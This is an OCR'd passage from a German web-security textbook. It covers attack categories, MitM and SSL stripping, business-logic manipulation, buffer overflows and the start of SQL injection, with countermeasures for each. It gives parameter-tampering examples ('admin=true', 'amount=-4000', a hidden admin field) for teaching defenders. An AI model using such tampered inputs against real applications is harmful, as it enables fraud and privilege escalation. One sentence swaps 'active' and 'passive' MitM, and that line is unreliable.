Bei indirekten Angriffen muss zusätzlich zum serverseitig ausgeführten Programmcode aber auch die Ausführungsumgebung des Benutzers, also sein Webbrowser, in die Sicherheitsbetrachtung und die Definition von Maßnahmen einbezogen werden. Da dieser jedoch anwendungsextern und damit grundsätzlich nicht durch die Anwendung kontrollierbar ist, lassen sich zahlreiche indirekte Angriffe oftmals nur bedingt vollständig ausschließen. Dieser Aspekt wurde bereits in Abschn. 1.2.7 als einer der zentralen Gründe für unsichere Webanwendungen angeführt. Wie wir später noch genauer sehen




Abb. 2.4 Indirekter Angriff („Cross-Site-Angriff“)

werden, können wir jedoch insbesondere durch Setzen von bestimmten Security Headern die Sicherheit der Clientseite hier zumindest bei aktuellen Browsern sehr positiv beeinflussen.

▶ **Indirekter (oder clientseitiger) Angriff:** Ein indirekter Angriff nutzt Schwachstellen (bzw. Eigenschaften) einer Anwendung dazu aus, um darüber andere Benutzer dieser Anwendung anzugreifen.


Man-in-the-Middle-Angriff Bei einem Man-in-the-Middle-Angriff (MitM-Angriff) agiert der Angreifer zwischen Client und Server, also in der Regel zwischen Browser und Server. Im Kontext von Webanwendungen existieren verschiedene Angriffsvektoren in diesem Bereich, sowohl in passiver als auch in aktiver Form. In vielen Fällen besteht die zentrale Maßnahme hier in der Verwendung von HTTPS in Verbindung mit validen X.509-Zertifikaten. Wie wir in Abschn. 2.3 sehen werden, existiert allerdings auch in Verbindung mit der Verwendung von HTTPS eine gewisse Angreifbarkeit im Hinblick auf MitM.

▶ **Man-in-the-Middle-Angriff:** Bei einem Man-in-the-Middle-Angriff (MitM-Angriff) agiert der Angreifer zwischen Client und Server. Dies kann sowohl passiv (abhören der übertragenen Daten) als auch aktiv (manipulieren oder umleiten der übertragenen Daten oder Anfragen) erfolgen.

Seitenkanalangriff Eine vierte, wenn auch meist weniger im Fokus stehende Kategorie von Angriffen bilden die Seitenkanalangriffe (siehe Abb. 2.5). Diese zeichnen sich durch die Eigenschaft aus, dass sie völlig unabhängig von einer bestimmten Anwendung ausgeführt werden. Involviert in einen solchen Angriff sind lediglich der Angreifer auf der einen und der Benutzer einer angegriffenen Anwendung auf der anderen Seite – nicht jedoch die angegriffene Anwendung selbst.

Ein häufig vorkommendes Beispiel für diese Art von Angriffen bildet das klassische E-Mail-basierte Phishing. Dabei sendet ein Angreifer seinem Opfer eine E-Mail zu, die ihm vortäuscht, von dem Betreiber einer bestimmten Webseite zu stammen und den Empfänger z. B. dazu auffordert, einen Link aufzurufen, um dort sein Passwort einzugeben. Der hierzu in der E-Mail enthaltene Link führt jedoch nicht auf die Original-Webseite, sondern auf eine vom Angreifer gefälschte Kopie. Häufig werden in diesem Zusammenhang auch ähnlich klingende Domainnamen verwendet, um den Benutzer zusätzlich zu täuschen.

Abb. 2.5 Seitenkanalangriff



Die eigentliche Anwendung, deren Benutzer hier angegriffen wird, ist bei einem solchen Angriff zwar nicht direkt beteiligt, allerdings kann der Vertrauenskontext einer Webanwendung die Durchführung eines solchen Angriffs durchaus begünstigen, aber auch erschweren. Ersteres etwa dann, wenn sie auf die Verwendung von HTTPS verzichtet, Popups einsetzt, IP-Adressen in Links verwendet oder regelmäßig E-Mails mit Links und ggf. sogar HTML-Markup an seine Benutzer sendet. Dies kann dazu führen, dass Benutzer weniger misstrauisch gegenüber entsprechenden Phishing-Angriffen werden, was wiederum einem Angreifer in die Hände spielt. Dieser Effekt wird auch als negative Konditionierung bezeichnet (Abschn. 3.3.18).

▶ **Seitenkanalangriff:** Ein Seitenkanalangriff zielt auf die Benutzer einer Webanwendung ab, wird jedoch nicht über oder gegen die Anwendung selbst durchgeführt.

Work Factor (Arbeitsfaktor) In vielen Fällen lassen sich Angriffe nicht generell ausschließen, sondern lediglich den für ihre erfolgreiche Durchführung erforderlichen Aufwand soweit erhöhen, dass sie für den Angreifer nicht mehr durchführbar (bzw. wirtschaftlich) sind. Diesen (Arbeits-)Aufwand bezeichnen wir als Work Factor. Dieser ist insbesondere im Bereich von kryptographischen Operationen sowie der Authentifizierung von Bedeutung. So lässt sich prinzipiell jedes mehrmals verwendete Passwort und jeder kryptographische Schlüssel zwar in der Theorie erraten, jedoch ist dies bei einer entsprechenden Stärke des Passwortes bzw. des kryptographischen Schlüssels in der Praxis kaum durchführbar. Die Stärke eines Passwortes hat somit eine große Auswirkung auf den erforderlichen Work Factor.

Die meisten Angriffe sind jedoch nicht von einem Work Factor abhängig, sondern nutzen stattdessen konkrete Fehler in der Implementierung oder Architektur einer Anwendung aus. Tab. 2.1 zeigt einige Beispiele für Bereiche, in denen der Work Factor eine Rolle spielt und solche, wo er das nicht tut.

Natürlich hängt der Work Factor dabei stark von den technischen Möglichkeiten sowie der Beschaffenheit des verwendeten Kanals ab, über den ein Angriff durchgeführt wird. So ist das Erraten (Brute Forcing) einer lokalen Datei etwa deutlich einfacher durchzuführen als über HTTP-Anfragen und besitzt somit also einen sehr viel geringeren Work Factor. Zudem lassen sich derart massive Abfragen am Webserver, sofern hierzu keine Bot Netze verwendet werden, häufig auch sehr leicht dort erkennen und blockieren.

Tab. 2.1 Beispiele für Anwendbarkeit des Work Factors

Work Factor	Kein Work Factor
• Passwörter • Zufällige Werte (z. B. bei Session-IDs) • Verschlüsselte Daten • Hashes • CAPTCHAs	• Zugriffsprüfungen[a] • Privilegien • Datenvalidierung • Geschäftslogik

[a]sofern das System beim Fehlerfall in einem sicheren Zustand bleibt (Fail-Securely-Prinzip)

2.1.4 Gegenmaßnahme

Obwohl eigentlich erst im nächsten Kapitel auf Gegenmaßnahmen genauer eingegangen werden wird, sollen an dieser Stelle bereits drei wichtige Varianten hiervon unterschieden werden. Dies ist deshalb erforderlich, da bei der Diskussion der Schwachstellen und Angriffe in diesem Kapitel stets auch auf relevante Gegenmaßnahmen (unter „Was soll ich tun?“) eingegangen wird und sich in diesem Zusammenhang die folgenden drei Varianten unterscheiden lassen:

- **Primäre Maßnahme**: Behebt die Ursache (Root Cause) einer Schwachstelle
- **Sekundäre Maßnahme**: Reduziert die Ausnutzungswahrscheinlichkeit oder das Schadenspotenzial einer Schwachstelle, nicht jedoch deren Ursache. Geeignet als Zusatzmaßnahme oder Workaround
- **Additive Maßnahme**: Optionales Zusatz-Feature (vor allem HTTP-Header)

Wir kommen auf diese drei Arten von Maßnahmen in Abschn. 3.1.1 noch mal genauer zu sprechen.

2.2 Relevante Standards und Projekte

Tab. 2.2 enthält eine Übersicht einiger zentraler Standards und Projekte, die in diesem Zusammenhang relevant sind und auf die sich daher auch im Rahmen dieses Kapitels immer wieder bezogen wird.

CWE auf der einen und CAPEC auf der anderen Seite ermöglichen es, relevante Schwachstellen bzw. Angriffe eindeutig zu referenzieren und diese damit sehr gut in Security Guidelines, Bug-Tickets und an vielen anderen Stellen zu verwenden. In den folgenden Kapiteln wird daher auch, soweit dies möglich und sinnvoll ist, häufiger auf entsprechende CWE- und CAPEC-Einträge Bezug genommen.

2.3 Man-in-the-Middle (MitM)

Wir hatten Man-in-the-Middle bereits in Abschn. 2.1.3 als Angriffsform kennengelernt. An dieser Stelle soll nun noch etwas genauer auf relevante Angriffsvektoren eingegangen werden, die, wie wir ebenfalls bereits gelernt hatten, sowohl aktiv (also das Abhören der

Tab. 2.2 Relevante Standards und Projekte

Name	Beschreibung
OWASP Top 10	Allein auf der Webseite der OWASP (Open Web Application Security Project) wurden bis Mitte 2017 insgesamt 63 Schwachstellen und 66 Angriffe in Bezug auf Webanwendungen beschrieben. Um gerade Einsteigern eine Orientierungshilfe zu geben, wurde das OWASP Top Ten Projekt ins Leben gerufen. Im Folgenden ist die 2017er-Version der Top 10 aufgelistet, die zum Zeitpunkt der Erstellung dieses Buches gerade veröffentlicht wurde: • A1 Injection • A2 Broken Authentication • A3 Sensitive Data Exposure • A4 XML External Entities (XXE) • A5 Broken Access Control • A6 Security Misconfiguration • A7 Cross-Site Scripting (XSS) • A8 Insecure Deserialization • A9 Using Components with Known Vulnerabilities • A10 Insufficient Logging & Monitoring Die OWASP Top 10 ist eine Orientierungshilfe, nicht weniger, aber auch nicht mehr. Versuche, dieses Projekt (oft aus Mangel an Alternativen) als Sicherheitsstandard für Webanwendungen zu verwenden, sind nicht nur falsch, sondern auch gefährlich. Denn diese Aufstellung hat weder den Anspruch auf Vollständigkeit, noch muss deren Reihenfolge mit der Priorität der jeweiligen Sicherheitsprobleme aus Sicht eines Unternehmens übereinstimmen. URL: https://www.owasp.org/index.php/Top_10
WASC Threat Classification (WASC-TC)	Die erwähnte Threat Classification der WASC (WASC-TC) ist mit der OWASP Top 10 in gewisser Weise zu vergleichen. Anders als bei der Top 10 beinhaltet die WASC-TC allerdings keinerlei Priorisierung, unterscheidet dafür aber explizit zwischen Schwachstellen und Angriffen. URL: http://projects.webappsec.org/Threat-Classification
CVE	Das CVE (Common Vulnerability Enumeration) ist ein Verzeichnis zur eindeutigen Identifikation und Klassifikation bekannter Sicherheitslücken in Softwareprodukten (Known Vulnerabilities). Über einen CVE-Identifier CVE-2009-2853 wird auf eine konkrete Sicherheitslücke in bestimmten Versionen von Wordpress referenziert, über die Angreifer auf ungeschützte Bereiche der administrativen Schnittstelle zugreifen können. Patches werden daher häufig auch solche CVE-Identifier zugeordnet. URL: http://cve.mitre.orgf
CWE	Anders als die CVE, welche konkrete Sicherheitslücken in Software erfasst, dient das CWE-Verzeichnis (Common Weakness Enumeration) der Kategorisierung von Schwachstellen. Bezogen auf die genannte Wordpress-Sicherheitslücke lässt sich die zugrunde liegende Access-Control-Schwachstelle auf den CWE-Identifier CWE-425 („Direct Request (‚Forced Browsing')") abbilden. Anders als CVE ist CWE produktunabhängig und hierarchisch. Über das Webinterface können die Beziehungen zwischen einzelnen Schwachstellen nachvollzogen werden. URL: http://cwe.mitre.org

(Fortsetzung)

Tab. 2.2 (Fortsetzung)

Name	Beschreibung
CWE/SANS Top 25	Die CWE/SANS Top 25 ist eine Auflistung von 25 besonders kritischen Programmierfehlern („25 Most Dangerous Programming Errors“). Die Liste wird in einer Kooperation zwischen dem SANS- und dem MITRE-Institut gepflegt. Aus diesem Grund beziehen sich die Fehler auf konkrete CWE-Einträge. Die CWE/SANS Top 25 unterteilt sich in folgende drei Kategorien: • Software Error Category: Insecure Interaction Between Components (6 Fehler) • Software Error Category: Risky Resource Management (8 Fehler) • Software Error Category: Porous Defenses (11 Fehler) Dieses Projekt ist damit sehr ähnlich zur genannten OWASP Top 10. Anders als diese Auflistung ist die CWE/SANS Top 25 jedoch nicht nur auf Schwachstellen in Webanwendungen begrenzt. URL: http://cwe.mitre.org/top25
CAPEC	Ein weiteres, jedoch weniger bekanntes Projekt der MITRE-Organisation ist das CAPEC (Common Attack Pattern Enumeration and Classification), das uns zusätzlich zu den Katalogen für Sicherheitslücken (CVE) und Schwachstellen (CWE) auch ein entsprechendes Verzeichnis von relevanten Angriffsmustern liefert. CAPEC verwendet hierfür die folgenden Kategorien: • Abuse of Functionality • Spoofing • Probabilistic Techniques • Exploitation of Authentication • Resource Depletion (DoS) • Exploitation of Privilege/Trust • Injection • Data Structure Attacks • Data Lackage Attacks • Resource Manipulation • Time and State Attacks URL: https://capec.mitre.org
Seven Pernicious Kingdoms	Die Seven Pernicious Kingdoms stellt eine Taxonomie von Software-Schwachstellen auf Ebene des Sourcecodes dar. Sie ist in die folgenden acht Kategorien von Schwachstellen unterteilt, wobei die achte („Environment“) mit der Konfiguration zusammenhängt und hier daher in Klammern steht: 1. Input Validation and Representation 2. API Abuse 3. Security Features 4. Time and State 5. Errors 6. Code Quality 7. Encapsulation 8. (Environment) URL: http://cwe.mitre.org/documents/sources/SevenPerniciousKingdoms.pdf

Verbindung) als auch passiv (das Manipulieren von Verbindungen) sein können. Im Folgenden sehen wir eine Auflistung einiger wichtiger Angriffsvektoren in Bezug auf Webanwendungen:

- Ein Angreifer manipuliert den DNS-Server seines Opfers und leitet darüber Anfragen des Benutzers an einen Webserver an einen eigenen um.
- Ein Angreifer befindet sich im selben Netzwerk- bzw. WLAN-Segment wie sein Opfer oder hat selbst Zugang zur Infrastruktur und zeichnet die Übertragung des Benutzers mittels Netzwerksniffer auf.
- Ein Angreifer nutzt Schwachstellen auf Seiten der Webanwendung oder bei seinem Opfer aus.
- Ein Angreifer installiert Schadsoftware auf dem PC des Benutzers.

Die Gegenmaßnahme auf die meisten dieser Vektoren besteht in der Verwendung von HTTPS, wodurch die Datenverbindung verschlüsselt und authentifiziert wird. Allerdings existieren auch in Verbindung mit HTTPS verschiedene Angriffspunkte für einen Angreifer.

Zunächst ist HTTPS keine Ende-zu-Ende- sondern eine Punkt-zu-Punkt-Verschlüsselung, die in vielen Fällen nur die Verbindung zwischen Browser und einem dem Webserver vorgelagerten SSL-Gateway absichert.

Greift ein Benutzer aus einem Unternehmensnetzwerk zu, kann es zudem sein, dass die HTTPS-Verbindung dort aus Gründen der Gefahrenabwehr aufgebrochen und analysiert wird, was allerdings nur bestimmte Cipher erlauben (Abschn. 3.15.2). Die einer HTTPS-Verbindung zugrunde liegenden Algorithmen und Protokolle (insb. SSLv2 sowie auch SSLv3) können zudem selbst Sicherheitslücken besitzen, wodurch ein Angreifer sogar die damit verschlüsselte Übertragung unter Umständen aufbrechen kann.




Abb. 2.6 Funktionsweise eines Man-in-the-Middle-Angriffs gegen HTTPS (SSL Stripping)

Und schließlich: In sehr vielen Fällen greifen Benutzer zunächst auf eine Webseite im HTTP-Kontext zu und werden dann von dort an den HTTPS-Kontext weitergeleitet. Diesen Aspekt kann sich nun ein Angreifer zunutze machen, um aus dem ungeschützten HTTP-Kontext heraus die Weiterleitung eines Benutzers an HTTPS zu verhindern bzw. aufzubrechen. In Abb. 2.6 ist die Funktionsweise eines Man-in-the-Middle-Angriffs gegen HTTPS dargestellt, den wir als SSL Stripping bezeichnen. Wir kommen auf entsprechende Maßnahmen gegen diese Angreifbarkeit in Abschn. 3.13.2 noch mal genauer zu sprechen.

Die Durchführung dieses Angriffs ist nicht ganz trivial. Der Angreifer muss sich im selben Netzwerk wie der angegriffene Benutzer befindet, was allerdings etwa in einem öffentlichen WLAN (z. B. am Flughafen) der Fall sein kann.

Kurz und knapp

Welches Risiko besteht? Ein Angreifer fängt sensible Informationen ab oder manipuliert durchgeführte Anfragen eines Benutzers.

Was ist die Ursache? Fehlende oder unsichere Verschlüsselung sowie ungehärtete Systeme.

Was muss ich tun? Verschlüsselung der Datenverbindung mittels HTTPS (Abschn. 3.4.3) unter Verwendung sicherer Protokolle und Cipher (Abschn. 3.15.2) sowie Einsatz von HTTP Strict Transport Security (HSTS, Abschn. 3.13.2).

Referenz: CWE-300 („Channel Accessible by Non-Endpoint (‚Man-in-the-Middle')")

2.4 Manipulation der Anwendungslogik

Ein Großteil der in diesem Kapitel diskutierten Schwachstellen und Angriffe auf bzw. gegen Webanwendungen ist vor allem technischer Natur und lässt sich dadurch in den meisten Fällen recht einfach auf bestimmte generische Muster (sogenannte Angriffs-Patterns) abbilden. Weniger gut funktioniert das allerdings im Falle der anwendungsspezifischen Manipulation von Geschäftslogik einer Webanwendung.

Ein entsprechender Angriff wird häufig durch eine Manipulation von Anwendungsparametern durchgeführt. Neben URL-Parametern erfolgt dies vor allem über Hidden Fields sowie HTTP-Cookies. Das folgende Code-Fragment zeigt ein Beispiel für ein solches Hidden Field, welches in einem HTML-Formular eingebettet wurde und für das Setzen von Anwendungsinterna verwendet wird:

```
<form action="/action.do" method="post">
    <input type="input" name="username" />
    <input type="hidden" name="admin" value="false" />
    <input type="submit" name="Speichern" />
</form>
```

Wir hatten in Abschn. 1.2.3 gelernt, dass sich solche Werte sehr einfach mit Hilfe eines MitM-Proxys oder entsprechender Browser-Plugins manipulieren lassen. Das betrifft aber

genauso auch andere Formen clientseitiger Persistierung, wie z. B. FSO bei Flash („Flash Cookies“) oder Web Storage („HTML5 Cookies“). Im Folgenden sind einige konkrete Beispiele für Manipulationen der Anwendungslogik von Anwendungen aufgelistet.

- **Preismanipulation**: In frühen Webshops (also etwa in den 90er-Jahren) wurde manchmal der Preis für ein Produkt in einem Hidden Field hinterlegt und dann nicht von der Anwendung validiert. Heute finden sich solche Schwachstellen allerdings in der Regel nur noch in Live-Hacking-Vorführungen auf Messen wieder (Beispiel: „`preis=14.30`“).
- **Negative Transaktionen**: Hat ein Benutzer innerhalb einer Anwendung die Möglichkeit, einem anderen Benutzer ein Guthaben zu transferieren, so kann er durch Verwenden eines negativen (an Stelle eines positiven) Wertes möglicherweise den Betrag von einem Empfänger abziehen, anstatt ihn diesem zu überweisen (Beispiel: „`amount=-4000`“).
- **Debugging-Flags**: Häufig lassen sich durch einen bestimmten Parameter (meist “`debug=1`“) Anwendungen in einen Debugging-Modus versetzen, wodurch sie dann etwa Anwendungsinterna offenlegen. Diese Optionen werden oft von Entwicklern zu Testzwecken implementiert, die dann häufig vergessen, sie nach Produktivsetzung der Anwendung wieder zu entfernen.
- **Admin-Flag**: Manche Anwendungen bilden die Steuerung für einem Benutzer zugewiesene Rollen (bzw. auch einzelne Privilegien) über Anwendungsparameter ab (Beispiel: „`admin=true`“). Durch die Manipulation eines solchen Parameters lässt sich eine Privilegienerweiterung (Abschn. 2.7.1) durchführen.

Neben solcher Manipulation von Parametern existiert mit Forceful Browsing (auf deutsch etwa „gewaltsames Browsen“) oder auch Application Flow Bypass noch ein zusätzlicher Ansatz. Hierbei versucht ein Angreifer, über die Manipulation der Reihenfolge bestimmter Aufrufe in die Anwendungssteuerung einzugreifen. Schauen wir uns dies einmal etwas genauer an einem Beispiel an:

Beispiel

Angenommen, der Warenkorbfunktion einer fiktiven Shopanwendung liegt ein fünfstufiger Workflow zugrunde. Ein Angreifer könnte nun versuchen, die Anwendungslogik dadurch auszuhebeln, dass er etwa direkt an den letzten Schritt („Bezahlen“) springt, ohne zuvor den eigentlich vorgesehenen Workflow zu durchlaufen. Wird dieser Fall durch die Anwendung nicht korrekt abgefangen, kann die Anwendung dadurch in einen unsicheren Zustand versetzt werden.

In der Praxis ist es etwa bereits vorgekommen, dass ein Angreifer auf diese Weise den Warenkorb eines anderen Benutzers angezeigt bekam. Die Ursache bestand im konkreten Fall darin, dass die Anwendung vor der Warenkorbanzeige die Session-ID des Benutzers an ein Hintergrundsystem übermittelt. Da dieser Schritt jedoch beim Angriff übersprungen wurde, griff die Warenkorbfunktion einfach auf die letzte Session-ID zu, die dann allerdings zu einem anderen Benutzer gehörte.

Anders als die vielen technischen Schwachstellen, mit denen wir uns in den folgenden Kapiteln beschäftigen werden, kann man daher hier auch von logischen Schwachstellen

sprechen. Neben einer restriktiven Eingabevalidierung und weiteren Härtungsmaßnahmen besteht der beste Schritt zur Verhinderung solcher Schwachstellen (und damit der Härtung der Anwendungslogik) darin, Anwendungsparameter, soweit dies möglich ist, gar nicht erst über den Client (also als Parameter oder Cookie), sondern ausschließlich über das serverseitige Session-Objekt eines Benutzers abzubilden.

Kurz und knapp

Welches Risiko besteht? Manipulation der Anwendungs- bzw. Geschäftslogik und darüber z. B. die Durchführung nicht-autorisierter Transaktionen durch Dritte, Anzeige von Anwendungsinterna oder Privilegienerweiterung.
Was ist die Ursache? Fehlender Schutz (bzw. fehlende Validierung) von Parametern, unzureichende Fehlerbehandlung sowie vor allem die clientseitige Abbildung sensibler Anwendungslogik.
Was muss ich tun? Sensible Anwendungslogik darf niemals clientseitig abgebildet werden. Darüber hinaus: Restriktive Eingabevalidierung, insbesondere von Anwendungsparametern (Abschn. 3.5.2), Kontrolle des Session-States (Abschn. 3.9.5) sowie eine robuste Fehlerbehandlung (Abschn. 3.12.2).
Referenz: CWE-840 („Business Logic Errors“)

2.5 Pufferüberlauf (Buffer Overflows)

Pufferüberläufe stellen bei modernen Webanwendungen eher ein Randthema dar. Dies hat den einfachen Grund, dass Entwickler mit Webtechnologien wie Java, .NET (C#, VB.NET), PHP, Ruby und natürlich auch JavaScript keine eigene Speicherverwaltung (bzw. Zeigerarithmetik) durchführen, also etwa Speicher freigeben oder zuweisen müssen, wie dies bei den Programmiersprachen C oder C++ der Fall ist. Durch Fehler bei der Adressierung von Speicherbereichen können Pufferüberläufe entstehen, über die ein Angreifer beliebigen Code in andere Adressbereiche schreiben und diese so zur Ausführung bringen kann.

Es existieren im Webbereich dennoch ein paar Möglichkeiten, wo Pufferüberläufe trotzdem auftreten können. So ist der maßgebliche Teil der einer Webanwendung zugrunde liegenden Softwarekomponenten (Webserver, Browser etc.) vor allem aus Gründen der besseren Performance in C oder C++ geschrieben. Sogar bei diversen interpretierten Programmiersprachen wie PHP, die keine eigene Zeigerarithmetik besitzen, können Pufferüberläufe auftreten – auch wenn dies in der Praxis sehr selten vorkommt. Denn solche Sprachen binden häufig im Unterbau verschiedene in C geschriebene Bibliotheken ein. Neben diesen existieren noch ein paar weitere Möglichkeiten, über die sich Pufferüberläufe auch über eine Webanwendung ausnutzen lassen:

- Fehler in Laufzeitumgebungen (z. B. PHP oder Java Runtime)
- Fehler in Webservern, Webmodulen oder zugrunde liegenden Bibliotheken
- Fehler in Browsern

- Fehler in Browser-Plugins (z. B. ActiveX-Komponenten)
- Fehler in nativem Code, der über native Schnittstellen geladen wird

Gerade wenn sich die verwundbare Komponente nicht direkt von einem Angreifer aufrufen lässt, gestaltet sich die Identifikation (und vor allem die Ausnutzung) einer solchen Schwachstelle jedoch in der Regel äußerst schwierig. Dennoch sollte diese Möglichkeit niemals außer Acht gelassen und durch entsprechende Sicherheitsmaßnahmen adressiert werden. Insbesondere im Fall von Browsern und Browser-Plugins werden immer wieder neue Schwachstellen identifiziert, die Angreifer z. B. mittels JavaScript in einigen Fällen ausnutzen können, um darüber das System eines Benutzers mit Schadcode zu infizieren (siehe Abschn. 2.7.9).

Kurz und knapp

Welches Risiko besteht? Einschleusen und Ausführung von Schadcode.
Was ist die Ursache? Unzureichende Validierung von Speichergrenzen bei der Verwendung von nativem Code (z. B. C/C++) bzw. nicht gepatchten Webkomponenten oder Bibliotheken.
Was muss ich tun? Patch Management, Einsatz von Security Dependency Checkern (Abschn. 4.6.2), Verzicht auf nativen Code (z. B. ActiveX).
Referenz: CAPEC-14 („Client-side Injection-induced Buffer Overflow"), CWE-121 („Stack-based Buffer Overflow")

2.6 Interpreter Injection

Kommen wir zu der wohl gravierendsten Art von Schwachstellen, mit der wir es im Bereich der Anwendungssicherheit zu tun haben können, nämlich der Interpreter Injection. Interpreter werden innerhalb einer Anwendung unter anderem dazu eingesetzt, um Anfragen an Backendsysteme zu senden. Je nach angesprochenem System können dabei unterschiedliche Interpreter zum Einsatz kommen:

- Ein SQL-Interpreter nimmt SQL-Anweisungen entgegen und erzeugt daraus Datenbankabfragen.
- Ein LDAP-Interpreter nimmt LDAP-Anweisungen entgegen und erzeugt daraus Anfragen an einen LDAP-Server.
- Ein XML-Interpreter wandelt zum jeweiligen Schema konforme Beschreibungen von XML-Daten in eine interne Datenrepräsentation um.

Charakteristisch für alle diese Interpreter ist, dass in der Zeichenkette sowohl Kommandos und Steuerzeichen als auch Nutzdaten vorkommen.

Wir sprechen hierbei von einem Datenkanal auf der einen und einem Steuerkanal auf der anderen Seite. Werden beide Kanäle durch die Anwendung nicht korrekt (nämlich mittels

entsprechender Enkodierung der Steuerzeichen im Datenkanal) voneinander separiert, kann ein Angreifer dies ausnutzen, um eigene Kommandos in den Steuerkanal einzuschleusen und dadurch, je nach Interpreter, etwa sensible Daten (z. B. aus einer Datenbank) auslesen.

2.6.1 SQL Injection

Wohl die bekannteste und gewöhnlich auch kritischste Form von Interpreter Injection ist SQL Injection. Das angegriffene Backendsystem ist in dem Fall eine SQL-Datenbank, die über einen SQL-Interpreter von der Anwendung angesprochen wird. Wie sich eine SQL-Injection-Schwachstelle in einem Anmeldedialog auswirken kann, lässt sich gut an der Demoanwendung www.testfire.net verdeutlichen. Abb. 2.7 zeigt, wie es dort einem Angreifer durch Ausnutzung einer solchen Schwachstelle möglich ist, sich ohne Passwort als Administrator an dieser Anwendung anzumelden. Das Passwortfeld wurde dabei aus Gründen der Veranschaulichung so verändert, dass das eingegebene Passwort dort angezeigt wird.

Solche Schwachstellen können an verschiedenen Stellen innerhalb einer Anwendung vorkommen, im Anmeldedialog ist diese natürlich aber besonders kritisch. Doch kommen wir nun auf die Ursachen dieser Schwachstelle zu sprechen. In Abb. 2.8 ist dargestellt, wie Eingaben eines Anmeldedialoges durch die Anwendung verarbeitet werden.

Auf der rechten Seite der Abbildung ist der entsprechende SQL-Aufruf zu sehen, der von der Anwendung aus den vom Benutzer eingegebenen Werten (Benutzername und Passwort) gebildet wird. Dieser Aufruf besteht aus einem *Steuerkanal*, der über den entsprechenden Aufruf im Programmcode der Anwendung gebildet wird, sowie einem *Datenkanal*, der durch Eingaben des Benutzers gefüllt wird. Beide Kanäle sind im unteren Teil der Abbildung dargestellt. Würde die Anwendung in diesem Fall nun einen Datensatz von der Datenbank erhalten, so wüsste die Anwendung, dass tatsächlich ein Benutzer mit dem angegebenen Benutzernamen und Passwort in der Datenbank existiert und würde den Authentifizierungsprozess des Benutzers erfolgreich abschließen. Soweit alles ganz in Ordnung. Nun gehen wir noch mal zurück zum Anmeldedialog und geben statt des




Abb. 2.7 SQL Injection




Abb. 2.8 Exemplarischer SQL-Aufruf, der durch eine Anmeldung durchgeführt wird.

